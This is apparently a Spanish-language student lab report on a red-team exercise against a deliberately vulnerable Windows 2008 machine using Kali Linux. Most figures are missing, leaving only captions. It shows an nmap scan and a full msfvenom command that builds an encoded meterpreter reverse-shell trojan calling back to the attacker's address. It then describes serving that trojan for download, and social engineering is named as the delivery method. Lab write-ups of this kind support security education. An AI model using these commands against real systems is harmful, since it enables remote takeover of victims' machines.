
Descripción de las Herramientas Utilizadas

Las siguientes herramientas fueron utilizadas para llevar a cabo el anexo 4- escenario 3 enfocado a red team. Según el autor (Peter J, 2020, 03 29), el cual explica técnicas de metasploit Adjuntando evidencia de los comandos utilizados y resultados arrojados en cada herramienta utilizada, estando clasificadas según los pasos de un pentesting.

Al iniciar está fase, se cuenta con el sistema operativo de Windows 2008 configurado para traer dentro de su sistema vulnerabilidades que pueden ser aprovechadas por un atacante.

Figura 9

Administrador del Sistema




Nota. Describe system de information. *Fuente.* Elaboración propia.

Según el autor (HGUZ, 2022, 02 12), nos plantea la orientación de como penetrar un sistema operativo, utilizando el sistema operativo de Linux, Kali Linux para simular a los atacantes que explotaran las vulnerabilidades del sistema operativo en Windows.

Figura 10

Evidencia de Realización de Ping para Vulnerabilidades




Nota. Describe system de information. *Fuente.* Elaboración propia.

Posterior a la instalación de las maquinas, se procede a realizar ping entre ambas para confirmar si se encuentran en el mismo espacio de red para realizar posteriormente el ejercicio de vulnerabilidades.

Figura 11

Evidencia de Realización de Ping para Ejercicios de Vulnerabilidades



Nota. Simula un ping. *Fuente.* Elaboración propia.


Búsqueda de Vulnerabilidades

Dentro del anexo 4, según el (Proyecto Metasploit, 2023, 03 29), en la que se contempla la aplicación vulnerable explotada para obtener Shell. Se investiga acerca de la aplicación que es un http file server, un troyano que permite compartir datos, además permite a los atacantes remotos iniciar softwares e inyectar códigos maliciosos para búsquedas.

ejecutando el comando Nmap -sV -sC -p- 192.168.40.16 donde podemos identificar varios puertos abiertos los cuales pueden ser aprovechados para hacer el acceso remoto en la dirección de Windows.

Figura 12

Evidencia de Búsqueda de Vulnerabilidades con Comando Nmap



Nota. Simula una búsqueda de vulnerabilidades. *Fuente.* Elaboración propia.


Fase Post-explotación

Se procede a crear un archivo troyano para posteriormente cargarlo mediante ingeniería social que pueda explotar las vulnerabilidades del host atacado de Windows para obtener la información, utilizando el comando msfvenom:

msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=192.168.40.69 LPORT=4444 -e x86/xor_dynamic -i 5 -b '\x00' -f exe > ActivadorShell.exe

Figura 13

Creación del Archivo Troyano




Nota. Simula creación de archivo troyano. *Fuente.* Elaboración propia.

Generando así un payload malicioso para el Host con sistema Windows, que, cuando se ejecute abrirá una conexión inversa desde la maquina víctima, que sería Host-A hacía Kali Linux.

Procedemos a listar los archivos creados para asegurarnos que fue creado

Figura 14

Evidencia de Payload Malicioso




Nota. Simula Playload Malicioso. *Fuente.* Elaboración propia.

Se procede a crear el directorio Web del archivo para su posterior descarga mediante el Windows.

Figura 15

Creación del Archivo para la Descarga Mediante Windows




Nota. Simula Playload Malicioso. *Fuente.* Elaboración propia.

Dentro de la maquina Windows, descargamos el archivo troyano mediante el comando en el navegador de internet Explorer y procedemos a guardarlo en el escritorio de nuestra maquina Windows.

Figura 16


Descarga de Archivo Troyano Mediante Comandos



Nota. Simula Descarga de Archivo Troyano Mediante Comandos. *Fuente*. Elaboración propia.

Figura 17

Archivo Guardado dentro del Escritorio




Nota. Simula Descarga de Archivo Troyano Mediante Comandos. 